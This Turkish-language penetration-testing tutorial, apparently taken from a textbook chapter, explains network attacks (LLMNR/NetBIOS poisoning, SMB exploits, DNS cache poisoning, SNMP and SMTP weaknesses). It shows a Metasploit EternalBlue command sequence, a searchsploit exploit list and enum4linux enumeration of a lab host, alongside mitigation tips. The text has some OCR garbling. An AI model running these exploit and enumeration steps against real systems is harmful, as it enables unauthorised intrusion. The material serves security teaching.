Ağ Güvenliği Zayıflıklarını Sömürmek: Riskler ve Sonuçlar

Güvenlik dünyasında önemli bir adım olan güvenlik açığı taramalarını ele alacağımız bu yazıda iç ağın varlık sayımının ne kadar kritik olduğunu vurgulamak istiyorum. Her ne kadar teknik bir konu gibi görünse de, aslında bu adım, sistemlerimizi korumak için atacağımız en temel adımlardan biri. İç ağımızda bulunan varlıkları belirlemek ve hangi sistemlerin güvenlik açıklarına sahip olabileceğini tespit etmek, son derece önemlidir. Bu adımı attıktan sonra, risklerimizi değerlendirip uygun önlemleri alabiliriz. Bu yazıda, iç ağımızdaki potansiyel tehditleri tespit etmek için izlediğimiz adımları ve neden bu kadar önemli olduğunu detaylıca ele alacağız.

Ağ tabanlı güvenlik açıkları ve istismarlar, bir kuruluşta neden olabilecekleri hasar ve etki türleri nedeniyle felaketle sonuçlanabilir. Aşağıda ağ tabanlı saldırı ve istismarlara ilişkin bazı örnekler verilmiştir:

- Windows ad çözümlemesi tabanlı saldırılar ve açıklardan yararlanmalar
- DNS önbellek zehirlenmesi saldırıları
- Sunucu İleti Bloğu (SMB) uygulamalarına yönelik saldırılar ve istismarlar
- Basit Ağ Yönetimi Protokolü (SNMP) güvenlik açıkları ve istismarları
- Basit Posta Aktarım Protokolü (SMTP) güvenlik açıkları ve istismarları
- Dosya Aktarım Protokolü (FTP) güvenlik açıkları ve istismarları
- Pass-the-hash saldırıları
- Yolda saldırılar (önceden ortadaki adam [MITM] saldırıları olarak biliniyordu)
- SSL sıyırma saldırıları
- Hizmet reddi (DoS) ve dağıtılmış hizmet reddi (DDoS) saldırıları
- Ağ erişim kontrolü (NAC) atlaması
- Sanal yerel alan ağı (VLAN) atlamalı saldırılar

Aşağıdaki bölümlerde bu saldırılar ayrıntılı olarak ele alınmaktadır.


1. Windows Ad Çözümlemesi ve SMB Saldırıları

Ad çözümlemesi ağ oluşturmanın, işletim sistemlerinin ve uygulamaların en temel yönlerinden biridir. Ağ Temel Giriş/Çıkış Sistemi (NetBIOS), Bağlantı Yerel Çok Noktaya Yayın Ad Çözümlemesi (LLMNR) ve Etki Alanı Adı Sistemi (DNS) dahil olmak üzere çeşitli addan IP adresine çözümleme teknolojileri ve protokolleri vardır. Aşağıdaki bölümler bu protokollerle ilgili güvenlik açıklarını ve istismarları kapsamaktadır.

NetBIOS Ad Hizmeti ve LLMNR

NetBIOS ve LLMNR, öncelikle Microsoft Windows tarafından ana bilgisayar tanımlaması için kullanılan protokollerdir. DNS protokol formatını temel alan LLMNR, aynı yerel bağlantıdaki ana bilgisayarların diğer ana bilgisayarlar için ad çözümlemesi yapmasına olanak tanır. Örneğin, bir yazıcıyla veya ağ paylaşımlı klasörüyle iletişim kurmaya çalışan bir Windows ana bilgisayarı, Şekil 5-1'de gösterildiği gibi NetBIOS'u kullanabilir.

Şekil 5-1 *- NetBIOS Çözünürlüğü Örneği*



NetBIOS üç farklı hizmet sağlar:

- Ad kaydı ve çözümleme için NetBIOS Ad Hizmeti (NetBIOS-NS)
- Bağlantısız iletişim için Datagram Hizmeti (NetBIOS-DGM)
- Bağlantı odaklı iletişim için Oturum Hizmeti (NetBIOS-SSN)

NetBIOS ile ilgili işlemler aşağıdaki bağlantı noktalarını ve protokolleri kullanır:

- **TCP bağlantı noktası 135:** İstemciden istemciye ve sunucudan istemciye iletişim için kullanılan Microsoft Uzaktan Yordam Çağrısı (MS-RPC) uç nokta eşleyicisi
- **UDP bağlantı noktası 137:** NetBIOS Ad Hizmeti

- **UDP bağlantı noktası 138:** NetBIOS Datagram Hizmeti
- **TCP bağlantı noktası 139:** NetBIOS Oturum Hizmeti
- **TCP bağlantı noktası 445:** Windows ve Unix tabanlı sistemler de dahil olmak üzere farklı işletim sistemleri arasında dosya paylaşımı için kullanılan SMB protokolü

NOT : Geleneksel olarak NetBIOS adı, bir IP adresinin NetBIOS adına çözümlenmesi için WINS tarafından çalışma grubundaki bir bilgisayara atanan 16 karakterlik bir addı. Microsoft artık ad çözümlemesi için DNS kullanıyor.

Windows'ta çalışma grubu, aynı alt ağda en fazla 10 ana bilgisayarı destekleyebilen bir yerel alan ağı (LAN) eşler arası ağdır. Bir çalışma grubunun merkezi bir yönetimi yoktur. Temel olarak her kullanıcı kendi sistemindeki kaynakları ve güvenliği yerel olarak kontrol eder. Öte yandan etki alanı tabanlı bir uygulama, birçok alt ağa coğrafi olarak dağılmış binlerce ana bilgisayarı destekleyebilen istemciden sunucuya bir ağdır. Etki alanında hesabı olan bir kullanıcı, herhangi bir bilgisayar sisteminde, o bilgisayarda bir hesap olmadan oturum açabilir. Bunu bir etki alanı denetleyicisinde kimlik doğrulaması yaparak yapar.

Tarihsel olarak NetBIOS, SMB ve LLMNR'de onlarca güvenlik açığı vardı. Basit bir örneğe bakalım. Windows'taki varsayılan çalışma grubu adı ÇALIŞMA GRUBU'dur. Birçok kullanıcı, çalışma gruplarını bu varsayılan adla yapılandırılmış olarak bırakır ve dosya veya yazıcı paylaşımını zayıf kimlik bilgileriyle yapılandırır. Bir saldırganın makineleri numaralandırması ve parolaları kaba kuvvet kullanarak veya diğer tekniklerden yararlanarak potansiyel olarak sistemi tehlikeye atması çok kolaydır.

LLMNR'deki yaygın bir güvenlik açığı, bir saldırganın, UDP bağlantı noktası 5355 üzerinden LLMNR trafiğine ve UDP bağlantı noktası 137 üzerinden NBT-NS trafiğine yanıt vererek kurban sisteminde ad çözümlemesi için yetkili bir kaynağı taklit etmesidir. Saldırgan, kurbanın sistemini manipüle etmek için temel olarak LLMNR hizmetini zehirler. . Talep edilen ana bilgisayar, kimlik doğrulama veya kimlik doğrulama gerektiren bir kaynağa aitse, kullanıcı adı ve NTLMv2 Pass-the-hashsı saldırgana gönderilir. Saldırgan daha sonra algılayıcılar gibi araçları kullanarak ağ üzerinden gönderilen Pass-the-hashyı toplayabilir. Daha sonra saldırgan, düz metin şifrelerini almak için kaba kuvvet uygulayabilir veya Pass-the-hashları çevrimdışı olarak kırabilir.

Bu tür saldırıları gerçekleştirmek için NBNSpoof, Metasploit ve Responder gibi çeşitli araçlar kullanılabilir. Metasploit elbette penetrasyon testçileri ve saldırganlar tarafından kullanılan en popüler araç ve çerçevelerden biridir. Çok popüler olan ve hatta kötü amaçlı yazılımlar tarafından kullanılan bir başka açık kaynak araç da GitHub'da bulunan Pupy'dir. Pupy, Windows, Linux, macOS ve hatta Android'de çalışan, Python tabanlı, platformlar arası bir uzaktan yönetim ve kullanım sonrası araçtır.

Smb İstismarları

Önceki bölümde öğrendiğiniz gibi, smb tarihsel olarak çok sayıda yıkıcı güvenlik açığından muzdarip olmuştur. Örnek 5-1'de gösterildiği gibi, **Searchsploit** komutunu kullanarak Exploit Veritabanındaki (**exploit-db.com**) düzinelerce iyi bilinen istismarı keşfederek bunu kolayca görebilirsiniz.

Örnek 5-1 *- Exploit Veritabanında Bilinen SMB Suistimallerinin Aranması*

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# searchsploit smb
```

Exploit Title	Path
Apple Mac OSX - 'mount_smbfs' Local Stack Buffer Overflow	osx/local/4759.c
CyberCop Scanner Smbgrind 5.5 - Buffer Overflow (PoC)	windows/dos/39452.txt
Dell EMC Networking PC5500 firmware versions 4.1.0.22 and Cisco Sx / SMB - Inform	hardware/remote/51248.py
Ethereal 0.x - Multiple iSNS / SMB / SNMP Protocol Dissector Vulnerabilities	linux/remote/24259.c
foomatic-gui python-foomatic 0.7.9.4 - 'pysmb.py' Arbitrary Shell Command Executio	multiple/remote/36013.txt
LedgerSMB1.0/1.1 / SQL-Ledger 2.6.x - 'Login' Local File Inclusion / Authenticatio	cgi/webapps/29761.txt
Links 1.00pre12 - 'smbclient' Remote Code Execution	multiple/remote/2784.html
Links_ ELinks 'smbclient' - Remote Command Execution	linux/remote/29033.html
Linux Kernel 2.6.x - SMBFS CHRoot Security Restriction Bypass	linux/local/27766.txt
Linux pam_lib_smb < 1.1.6 - '/bin/login' Remote Overflow	linux/remote/89.c
Microsoft - SMB Server Trans2 Zero Size Pool Alloc (MS10-054)	windows/dos/14607.py
Microsoft DNS RPC Service - 'extractQuotedChar()' Remote Overflow 'SMB' (MS07-029)	windows/remote/16366.rb
Microsoft SMB Driver - Local Denial of Service	windows/dos/28001.c
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote	windows/remote/43970.rb
Microsoft Windows - 'SMB' Transaction Response Handling (MS05-011)	windows/dos/1065.c
Microsoft Windows - 'SMBGhost' Remote Code Execution	windows/remote/48537.py
Microsoft Windows - 'srv2.sys' SMB Code Execution (Python) (MS09-050)	windows/remote/40280.py
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference	windows/remote/14674.txt
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference	windows/remote/16363.rb
Microsoft Windows - 'WRITE_ANDX' SMB Command Handling Kernel Denial of Service (Me	windows/dos/6463.rb
Microsoft Windows - LSASS SMB NTLM Exchange Null-Pointer Dereference (MS16-137)	windows/dos/40744.txt
Microsoft Windows - SMB Client-Side Bug (PoC) (MS10-006)	windows/dos/12258.py
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)	windows/remote/16360.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)	windows/dos/41891.rb
Microsoft Windows - SMB2 Negotiate Protocol '0×72' Response Denial of Service	windows/dos/12524.py

Son zamanlarda en yaygın kullanılan smb istismarlarından biri, ABD Ulusal Güvenlik Ajansı'ndan (NSA) çok sayıda istismarı çaldığı iddia edilen Shadow Brokers adlı bir kuruluş tarafından sızdırılan EternalBlue istismarı oldu. EternalBlue'nun başarılı bir şekilde kullanılması, kimliği doğrulanmamış uzaktaki bir saldırganın etkilenen sistemin güvenliğini aşmasına ve rastgele kod yürütmesine olanak tanır. Bu istismar WannaCry ve Nyeta gibi fidye yazılımlarında kullanıldı. Bu istismar Metasploit dahil birçok farklı araca taşındı.


Örnek 5-2 *- Metasploit'te EternalBlue Exploit'u Kullanmak*

```
  msf> use exploit/windows/smb/ms17_010_eternalblue
msf> exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-
                                             framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only
                                             affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
                                             Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                             Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows
                                             Server 2008 R2, Windows 7, Windows Embedded Standard 7 target
                                             machines.
<output omitted for brevity>
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.1.1.2
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.66.6
msf exploit(ms17_010_eternalblue) > exploit
```

İPUCU : EternalBlue istismarı gibi belirli bir istismarı nerede arayacağınızı nasıl bileceksiniz? Herhangi bir istismarın tam yerini belirlemek için Metasploit'teki **search** komutunu kullanabilirsiniz.

5.1.4 enum4linux ile smb Güvenlik Açıklarını Tarama

Topoloji



Enum4linux, Windows ve Samba'daki bilgileri numaralandırmak için kullanılan bir araçtır. Samba, Linux ve Apple istemcilerinin Windows ağlarına katılmasını sağlayan bir uygulamadır. Windows dışı istemcilerin dosya ve yazdırma hizmetlerine erişmek için Sunucu İleti Bloğu (SMB) protokolünü kullanmasını sağlar. Samba sunucuları bir Windows etki alanına hem istemci hem de sunucu olarak katılabilir.

KOBİ numaralandırması için potansiyel hedefleri belirlemenin bir yolu açık bağlantı noktalarını incelemektir. Daha önceki bir laboratuvarda, hedef sistemlerdeki açık bağlantı noktalarını bulmak ve numaralandırmak için Nmap'i kullandınız. KOBİ sunucularındaki yaygın açık bağlantı noktaları şunlardır:

TCP 135RPC

TCP 139 NetBIOS Oturumu

TCP 389 LDAP Sunucusu

TCP 445 SMB Dosya Hizmeti

TCP 9389 Active Directory Web Hizmetleri

TCP/UDP 137 NetBIOS Ad Hizmeti

UDP 138 NetBIOS Veri Birimi

Öncelikle tüm ağı networkü tarayıp hedefimizi seçelim.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sN 192.168.31.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 20:25 EDT
Nmap scan report for XiaoQiang (192.168.31.1)
Host is up (0.0035s latency).
All 1000 scanned ports on XiaoQiang (192.168.31.1) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 28:D1:27:B4:E1:52 (Beijing Xiaomi Mobile Software)

Nmap scan report for 192.168.31.211
Host is up (0.00030s latency).
All 1000 scanned ports on 192.168.31.211 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 02:0D:E0:34:76:56 (Unknown)

Nmap scan report for 192.168.31.214
Host is up (0.0000080s latency).
All 1000 scanned ports on 192.168.31.214 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (3 hosts up) scanned in 8.86 seconds
```

Potansiyel hedefleri sıralamak için mevcut seçenekler hakkında bilgi edinmek amacıyla enum4linux yardım menüsünde en yaygın seçenekler şunlardır:

-U yapılandırılmış kullanıcıları bulur

-S dosya paylaşımlarının bir listesini alır

-G grupların ve üyelerinin bir listesini alır

-P şifre politikalarını listele

-**İ** yazıcıları listele

192.168.31.211 hedefinde yapılandırılan kullanıcıları listelemek için **enum4linux -U** seçeneğini kullanalım . **enum4linux** komutlarının yürütülmesi için **root** izinleri gerektiğini unutmayın.

enum4linux -U 192.168.31.211

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# enum4linux -U 192.168.31.211
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Apr 30 20:30:06 2024

 ==========================( Target Information )==========================

Target ........... 192.168.31.211
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 192.168.31.211 )======================


[+] Got domain/workgroup name: WORKGROUP


 ============================( Session Check on 192.168.31.211 )============================


[E] Server doesn't allow session using username '', password ''.  Aborting remainder of tests.
```

enum4linux -S komutunu kullanarak 172.17.0.2'de bulunan dosya paylaşımlarını listeleyebilirsiniz
enum4linux -S 192.168.31.211


Parola politikalarını listelemek için **enum4linux -P** komutunu kullanın
enum4linux -P 192.168.31.211

Enum4linux'un -U, -S, -G, -P, -r, -o, -n, -i seçeneklerini tek komutta birleştiren bir seçeneği vardır. Bu **-a** argümanının kullanılmasını gerektirir . Bu seçenek, tek bir taramada birden fazla SMB numaralandırma işlemini hızlı bir şekilde gerçekleştirir.
enum4linux -a 192.168.31.211

5.1.5 DNS Önbellek Zehirlenmesi

DNS önbellek zehirlenmesi, tehdit aktörlerinin kullandığı bir diğer popüler saldırıdır. Kısacası, ***DNS önbellek zehirlenmesi,*** bozuk DNS verilerinin enjekte edilmesi yoluyla DNS çözümleyici önbelleğinin manipülasyonunu içerir. Bu, DNS sunucusunu kurbana yanlış IP adresi göndermeye zorlamak ve kurbanı saldırganın sistemine yönlendirmek için yapılır. Şekil 5-2, DNS önbellek zehirlenmesinin mekanizmalarını göstermektedir.

Şekil 5-2 *- DNS Önbellek Zehirlenmesi Örneği*



Aşağıdaki adımlar Şekil 5-2'de gösterilmektedir:

Adım 1 . Saldırgan, s1ber.com'daki web sitesini taklit etmek için DNS sunucusu önbelleğinin verilerini bozar. Saldırgan DNS zehirlenmesi saldırısını gerçekleştirmeden önce DNS sunucusu , Örnek 5-3'te gösterildiği gibi **nslookup** komutunu kullanarak **s1ber.com'**un IP adresini doğru adrese (**104.27.176.154**) başarıyla çözer.

Örnek 5-3 *- DNS Önbellek Zehirlenmesi Saldırısından Önce DNS Çözümü*

```
$ nslookup s1ber.com
Server: 10.2.3.77
Address: 10.2.3.77#53

Non-authoritative answer:
Name: s1ber.com
Address: 104.27.176.154
```

Adım 2 . Saldırgan DNS zehirlenmesi saldırısını gerçekleştirdikten sonra, **DNS** sunucusu **s1ber.com'u** Örnek 5-4'te gösterildiği gibi saldırganın sisteminin IP adresine (10.2.3.4) çözümler.

Örnek 5-4 *- DNS Önbellek Zehirlenmesi Saldırısından Sonra DNS Çözümü*

```
$ nslookup s1ber.com
Server: 10.2.3.77
Address: 10.2.3.77#53

Non-authoritative answer:
Name: s1ber.com
Address: 10.2.3.4
```

Adım 3 . Kurban s1ber.com alan adının IP adresini almak için DNS sunucusuna bir istek gönderir.

Adım 4 . DNS sunucusu, saldırganın sisteminin IP adresiyle yanıt verir.

Adım 5 . Kurban, saldırganın sistemine bir HTTP GET gönderir ve saldırgan, s1ber.com alan adını taklit eder.

DNS önbellek zehirlenmesi saldırıları, kurbanları kötü amaçlı yazılım indirmeye yönlendirmek veya kurbandan hassas verileri formlara ve sahte uygulamalara girmesini istemek için sosyal mühendislik unsurlarını da birleştirebilir.

İPUCU: DNS önbellek zehirlenmesi saldırılarını azaltmak için, DNS sunucularını diğer DNS sunucularıyla olan güven ilişkilerine mümkün olduğunca az güvenecek şekilde yapılandırabilirsiniz. BIND 9.5.0 ve üstünü kullanan DNS sunucuları, DNS önbellek zehirlenmesi saldırılarını önlemeye yardımcı olan özellikler sağlar. Bu özellikler, bağlantı noktalarının rastgele seçilmesini ve kriptografik olarak güvenli DNS işlem tanımlayıcılarının sağlanmasını içerir. DNS önbellek zehirlenmesi saldırılarına karşı korunmak için, yinelenen DNS sorgularını sınırlayabilir, yalnızca istenen alanla ilgili verileri depolayabilir ve sorgu yanıtlarını yalnızca istenen alanla ilgili bilgi sağlayacak şekilde kısıtlayabilirsiniz. Ayrıca İnternet Mühendisliği Görev Gücü (IETF) tarafından geliştirilen bir teknoloji olan Etki Alanı Adı Sistemi Güvenlik Uzantıları (DNSSEC), güvenli DNS verileri kimlik doğrulaması sağlar ve DNS önbellek zehirlenmesine karşı koruma sağlar.

5.1.6 SNMP Exploits

Basit Ağ Yönetimi Protokolü (SNMP), birçok kişi ve kuruluşun ağ cihazlarını yönetmek için kullandığı bir protokoldür. SNMP, UDP bağlantı noktası 161'i kullanır. SNMP uygulamalarında, her ağ cihazı, bağımsız bir SNMP sunucusuna (SNMP yöneticisi olarak da bilinir) bağlanan bir SNMP aracısı içerir. Yönetici, bir ağ cihazının sağlık bilgilerini ve yapılandırmasını almak, yapılandırmayı değiştirmek ve diğer yönetim görevlerini gerçekleştirmek için SNMP'yi kullanabilir. Tahmin edebileceğiniz gibi bu durum saldırganlar için oldukça caziptir çünkü SNMP açıklarından yararlanarak benzer eylemleri kötü niyetli bir şekilde gerçekleştirebilirler.

SNMP'nin birkaç sürümü vardır. Günümüzde en popüler iki sürüm SNMPv2c ve SNMPv3'tür. SNMPv2c, bir yöneticinin aygıta erişimi iki şekilde kısıtlamasına izin vermek için bir ağ aygıtına uygulanan parolalar olan topluluk dizelerini kullanır: salt okunur veya okuma/yazma erişimi sağlayarak.Yönetilen cihaz bilgileri, Yönetim Bilgi Tabanı (MIB) adı verilen bir veritabanında tutulur.
Yaygın bir SNMP saldırısı, bir saldırganın SNMP hizmetlerini numaralandırmasını ve ardından yapılandırılmış varsayılan SNMP parolalarını kontrol etmesini içerir. Ne yazık ki bu, birçok uygulamanın en büyük kusurlarından biridir çünkü birçok kullanıcı ağ cihazlarında zayıf veya varsayılan SNMP kimlik bilgilerini bırakır. SNMPv3, kullanıcı adlarını ve şifreleri kullanır ve önceki tüm SNMP sürümlerinden daha güvenlidir. Ancak saldırganlar yine de SNMPv3 uygulamalarına karşı sözlük ve kaba kuvvet saldırıları gerçekleştirebilir. Daha modern ve güvenli bir uygulama, NETCONF'un daha yeni altyapı cihazlarıyla (yönlendiriciler ve anahtarlar gibi) kullanılmasını içerir. Örnek 5-5, Kali Linux sistemindeki mevcut SNMP ile ilgili NSE komut dosyalarını göstermektedir.

Örnek 5-5 *- Kali Linux SNMP ile İlgili NSE Komut scriptleri*

```
root@kali:/usr/share/nmap/scripts# ls -1 snmp*
snmp-brute.nse
snmp-hh3c-logins.nse
snmp-info.nse
snmp-interfaces.nse
snmp-ios-config.nse
snmp-netstat.nse
snmp-processes.nse
snmp-sysdescr.nse
snmp-win32-services.nse
snmp-win32-shares.nse
snmp-win32-software.nse
snmp-win32-users.nse
root@kali:/usr/share/nmap/scripts#
```

Not: NSE komut dosyalarına ek olarak, SNMP için yapılandırılmış cihazlar hakkında bilgi toplamak amacıyla bir *SNMP yürüyüşü* gerçekleştirmek için **snmp-check** aracını kullanabilirsiniz .

İPUCU Her zaman varsayılan şifreleri değiştirin! En iyi uygulama olarak, SNMP erişimini yalnızca güvenilen ana bilgisayarlarla sınırlandırmalı ve UDP bağlantı noktası 161'i güvenilmeyen herhangi bir sisteme engellemelisiniz. Diğer bir en iyi uygulama ise eski sürümler yerine SNMPv3'ü kullanmaktır.

5.1.6 SMTP Exploit

Saldırganlar, spam göndermek ve kimlik avı ve diğer e-posta tabanlı saldırılar gerçekleştirmek için güvenli olmayan SMTP sunucularından yararlanabilir. SMTP, POP3 veya IMAP gibi istemci/sunucu protokollerinden farklı, sunucudan sunucuya bir protokoldür.

İPUCU E-posta protokolü güvenlik açıklarından (SMTP tabanlı güvenlik açıkları gibi) nasıl yararlanacağınızı anlamadan önce, farklı e-posta protokollerinde kullanılan standart TCP bağlantı noktalarına aşina olmanız gerekir. En yaygın e-posta protokollerinde aşağıdaki TCP bağlantı noktaları kullanılır:

- **TCP bağlantı noktası 25** : Şifrelenmemiş iletişimler için SMTP'de kullanılan varsayılan bağlantı noktası.
- **TCP bağlantı noktası 465** : İnternet Atanmış Sayılar Otoritesi (IANA) tarafından SSL üzerinden SMTP (SMTPS) için kaydedilen bağlantı noktası. SMTPS, STARTTLS lehine kullanımdan kaldırıldı.
- **TCP bağlantı noktası 587** : RFC 2487'de tanımlandığı gibi, STARTTLS kullanılarak şifrelenmiş iletişimler için Güvenli SMTP (SSMTP) protokolü. Posta kullanıcı aracıları (MUA'lar), e-posta gönderimi için TCP bağlantı noktası 587'yi kullanır. STARTTLS bazı uygulamalarda TCP bağlantı noktası 25 üzerinden de kullanılabilir.
- **TCP bağlantı noktası 110** : Şifrelenmemiş iletişimlerde POP3 protokolü tarafından kullanılan varsayılan bağlantı noktası.
- **TCP bağlantı noktası 995** : Şifreli iletişimde POP3 protokolü tarafından kullanılan varsayılan bağlantı noktası.
- **TCP bağlantı noktası 143** : Şifrelenmemiş iletişimlerde IMAP protokolü tarafından kullanılan varsayılan bağlantı noktası.
- **TCP bağlantı noktası 993** : Şifreli (SSL/TLS) iletişimlerde IMAP protokolü tarafından kullanılan varsayılan bağlantı noktası.

SMTP hakkında

SMTP açık i, herhangi bir kullanıcıdan gelen e-postaları kabul eden ve ileten (yani gönderen) bir e-posta sunucusu için kullanılan terimdir . Sahte e-postalar, spam, kimlik avı ve e-postayla ilgili diğer dolandırıcılıklar göndermek için bu yapılandırmaları kötüye kullanmak mümkündür. Nmap, açık aktarma yapılandırmalarını test etmek için bir NSE komut dosyasına sahiptir. Komut dosyasıyla ilgili ayrıntılar https://svn.nmap.org/nmap/scripts/smtp-open-relay.nse adresinde mevcuttur ve Örnek 5-6, komut dosyasını bir e-posta sunucusuna karşı nasıl kullanabileceğinizi gösterir (10.1.2.14)).

Örnek 5-6 *- SMTP Açık Aktarma NSE Komutu*

```
root@kali:/usr/share/nmap/scripts# nmap --script smtp-open-relay.nse
10.1.2.14

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-15 13:32 EDT
Nmap scan report for 10.1.2.14
Host is up (0.00022s latency).
PORT STATE SERVICE
25/tcp open smtp
|_smtp-open-relay: Server is an open relay (16/16 tests)
Nmap done: 1 IP address (1 host up) scanned in 6.82 seconds
root@kali:/usr/share/nmap/scripts#
```

Yararlı SMTP Komutları

Bir e-posta sunucusunun güvenlik değerlendirmesini gerçekleştirmek için çeşitli SMTP komutları yararlı olabilir. Aşağıda birkaç örnek verilmiştir:

- **HELO:** Bir e-posta sunucusuyla SMTP görüşmesi başlatmak için kullanılır. Komutun ardından bir IP adresi veya alan adı gelir (örneğin, **HELO 10.1.2.14**).
- **EHLO:** Genişletilmiş SMTP (ESMTP) sunucusuyla görüşme başlatmak için kullanılır. Bu komut **HELO** komutuyla aynı şekilde kullanılır .
- **STARTTLS:** Bir e-posta sunucusuna Aktarım Katmanı Güvenliği (TLS) bağlantısı başlatmak için kullanılır.
- **RCPT:** Alıcının e-posta adresini belirtmek için kullanılır.
- **DATA:** Bir e-posta mesajının içeriğinin aktarımını başlatmak için kullanılır.
